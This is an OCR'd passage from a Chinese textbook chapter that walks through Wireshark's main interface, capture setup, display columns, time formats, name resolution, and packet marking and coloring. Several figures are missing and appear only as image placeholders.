
7.1.3　基本界面

使用Wireshark抓包软件先要从它的界面入手，其主界面包括工具栏、快捷菜单、筛选过滤、功能显示窗口以及任务栏等。


打开Wireshark抓包工具，单击“应用程序”下拉菜单，从中选择“09-嗅探/欺骗”菜单项，在弹出的菜单中可以看到Wireshark图标，如下图所示。



单击Wireshark图标便可以打开Wireshark抓包软件。下图为其工作界面。



如果已经进行了抓包操作，当打开一个数据包后，其工作界面如下图所示。



下面重点介绍Wireshark工作界面中常用菜单：


（1）文件菜单。文件菜单主要负责打开已经抓取的数据包、最近打开的数据包合并数据包、导入导出特定数据包。这个在后面还会重点讲解，这里只对界面做简单了解。下图为文件菜单结构。



（2）编辑菜单。编辑菜单主要负责对数据包分类标记，以及在抓包过程中按照时间大小进行分包存储，还有整个软件的首选项也在编辑菜单中，如下图所示。

复制	
查找分组(F)...	Ctrl+F
查找下一个(N)	Ctrl+N
查找上一个(V)	Ctrl+B
标记/取消标记 分组(M)	Ctrl+M
标记所有显示的分组	Ctrl+Shift+M
取消标记所有显示的分组	Ctrl+Alt+M
下一标记	Ctrl+Shift+N
前一标记	Ctrl+Shift+B
忽略/取消忽略 分组(I)	Ctrl+D
忽略所有显示的分组	Ctrl+Shift+D
取消忽略所有显示的分组	Ctrl+Alt+D
设置/取消设置 时间参考	Ctrl+T
取消设置所有时间参考	Ctrl+Alt+T
下一时间参考	Ctrl+Alt+N
前一时间参考	Ctrl+Alt+B
时间平移...	Ctrl+Shift+T
分组注释...	Ctrl+Alt+C
Delete All Packet Comments	
配置文件...	Ctrl+Shift+A
首选项(P)...	Ctrl+Shift+P

（3）捕获菜单。捕获菜单用于设置捕获规则，其中选项菜单可以设置捕获的网卡，还可以设置捕获规则，如下图所示。



（4）分析菜单。分析菜单针对已经获取的数据包进行分析，通过制定相应的规则筛分数据包，如下图所示。




（5）视图菜单。视图菜单主要是针对软件中的视图显示进行设置，重点需要关注的是解析名称、列显示中的着色规则，如下图所示。



（6）统计菜单。统计菜单可以通过对已有数据进行图形化数据分析，这个功能对于分析大量数据是非常有帮助的，如下图所示。





7.2　开始抓包

通过前面的学习，相信读者对Wireshark有了一个基本的了解，下面针对如何抓取数据以及如何对数据过滤进行讲解。


7.2.1　快速配置

Wireshark的特点是简单易用，通过简单的设置便可以开始抓包，甚至只须选择一个网卡后，单击“开始”按钮，便可以实现快速抓包。


1. 抓包操作

具体操作步骤如下：

Step 01 打开Wireshark抓包工具，在界面“捕获”功能选项中，可以对捕获数据包进行快速配置，如果网卡中产生数据，会在网卡的右侧显示折线图，如下图所示。




Step 02 双击选中的网卡，便可以开始抓包，此时“开始”按钮变成灰色，“停止”按钮与“重置”按钮可选。下图为Wireshark工具抓取的数据信息。




提示：抓包一旦开始，默认数据包显示列表会动态刷新最新捕获的数据。单击“停止”按钮可以停止对数据包的捕获，此时状态栏会显示当前捕获的数据包数量及大小。

2. 数据包显示列

默认情况下，Wireshark会给出一个初始数据包显示列，如下图所示。







主要内容介绍如下：

（1）No。编号，根据抓取的数据包自动分配。

（2）Time。时间，根据捕获时间设定该列。

（3）Source：源地址信息，如果数据包包含源地址信息，例如 IP、MAC 等，这类信息会显示在这列当中。

（4）Destination。目的地址信息，同源地址类似。

（5）Protocol。协议信息，捕获的数据包会根据不同的协议进行标注，这列显示具体协议类型。


（6）Length。长度信息，标注出该数据包的长度信息。

（7）Inof。信息，Wireshark 对数据包的一个解读。


3. 修改显示列

默认的显示列可以修改，在实际数据分析当中，根据需要可以修改显示列的项目，具体操作步骤如下：

Step 01 选中需要加入显示列的子项，右击，在弹出的快捷菜单中选择“应用为列”菜单命令，如下图所示。



Step 02 此时显示列中会加入新列，这样针对特殊协议分析会非常有帮助，如下图所示。



Step 03 用户还可以删除、隐藏当前列，在显示列标题中右击，在弹出的菜单中可以通过选择相应的菜单命令，来删除或隐藏列，如右图所示。



Step 04 用户可以对当前列信息进行修改，在显示列标题中右击，在弹出的快捷菜单中选择“编辑列”菜单命令，即可进入列信息编辑模式，这时可以对当前列信息进行修改。



4. 修改显示时间

默认情况下，Wireshark给出的时间信息不方便阅读，为此，Wireshark提供了多种时间显示方式，用户可以根据个人喜好进行选择。具体操作步骤如下：

Step 01 单击“视图”菜单，在弹出的菜单中选择“时间显示格式”菜单命令，如下图所示。




Step 02 这样就可以将默认时间信息以时间格式显示出来。下图为修改后的时间，这样更加符合阅读习惯。

Time
2018-10-10 04:12:41.541339119
2018-10-10 04:12:41.543900096
2018-10-10 04:12:41.560918794
2018-10-10 04:12:41.578031296

5. 名字解析

默认情况下，Wireshark只开启了MAC地址解析，针对不同厂商的MAC头部信息进行解析，以方便阅读，如果在实际中有需要可以开启解析网络名称、解析传输层名称。具体的操作步骤如下：


Step 01 单击“捕获”菜单，在弹出的菜单列表中选择“选项”菜单命令，如下图所示。



Step 02 在打开的设置界面中选择“选项”选项卡，如下图所示。从这里勾选相应的选项解析名称即可。



Step 03 用户还可以手动修改对地址的解析，右击需要解析的地址段，在弹出的菜单中选择“编辑解析的名称”菜单命令，如下图所示。



Step 04 Wireshark会给出地址解析库存放的位置，然后单击“统计”菜单项，在弹出的菜单中选择“已解析的地址”菜单命令，如下图所示。



Step 05 打开下图所示的对话框，里面存放了已经解析的地址信息。通过对名称的解析，对于数据包的来源去处会更加清晰明了，所以名称解析是一个非常好的功能。



注意：如果开启名称解析可能会对性能带来损耗，同时地址解析不能保证全部正确，如果数据流比较大建议不开启名称解析，在对抓取的数据包处理时再进行解析。

7.2.2　数据包操作

数据包操作是Wireshark的主要功能，获取数据包后，用户可以对数据包进行标记、注释、合并、打印以及导出等操作。

1. 标记数据包

标记数据包可以实现对比较重要的数据包进行标记，同时还可以修改数据包显示颜色。标记数据包的操作步骤如下：

Step 01 在需要进行标记的数据包上，右击，在弹出的菜单中选择“标记/取消标记 分组”菜单命令，如下图所示。

标记/取消标记 分组(M)
忽略/取消忽略 分组(I)
设置/取消设置 时间参考
时间平移...
分组注释...


Step 02 标记后的数据包会进行高亮显示，变成黑底白字以同其他数据包进行区别，如下图所示。

No.	Time01	Source address	Destination	Protocol
16...	2018-10-10 06:19:31.946537324	00:00:5e:00:0...	100.68.46.184	TCP
16...	2018-10-10 06:19:31.947899918	00:00:5e:00:0...	100.68.46.184	TCP
16...	2018-10-10 06:19:30.970799916	1c:fa:68:01:2...	1a:aa:92:a5:26:05	802.11
16...	2018-10-10 06:19:31.935865666	c0:61:18:2d:7...	1a:aa:92:a5:26:05	802.11
16...	2018-10-10 06:19:32.165978227	38:21:87:06:2...	1a:aa:92:a5:26:05	802.11
16...	2018-10-10 06:19:32.641825742	d4:ee:07:34:6...	1a:aa:92:a5:26:05	802.11
788	2018-10-10 06:19:05.905179579	74:7d:24:26:e...	32:10:40:b9:a2:83	802.11

2. 修改颜色

为了区分不同的数据包，Wireshark提供了对数据包进行区分颜色的设置，具体操作步骤如下：

Step 01 在数据包上右击，在弹出的快捷菜单中选择“对话着色”菜单命令，如下图所示，即可完成对数据包着色的操作，这个操作只针对此次抓包有效。




Step 02 如果想要给数据包添加永久性的着色效果，用户可以单击“视图”菜单，在弹出的菜单列表中选择“着色规则”菜单命令，如下图所示。





Step 03 打开下图所示的对话框，在其中修改数据包的颜色，从这里修改的颜色规则将会永久保存。




提示：默认情况下，Wireshark提供的颜色规则可以满足用户的需求，如果不是特殊需要不建议永久修改数据包的颜色。

3. 修改列表项颜色

具体的操作步骤如下：

Step 01 双击需要修改的列表项，下方会出现“前景”和“背景”两个按钮，如下图所示。




Step 02 单击“前景”或“背景”按钮，会弹出“选择颜色”对话框，Wireshark提供了丰富的颜色。当然如果有需要还可以自定义颜色，如下图所示。



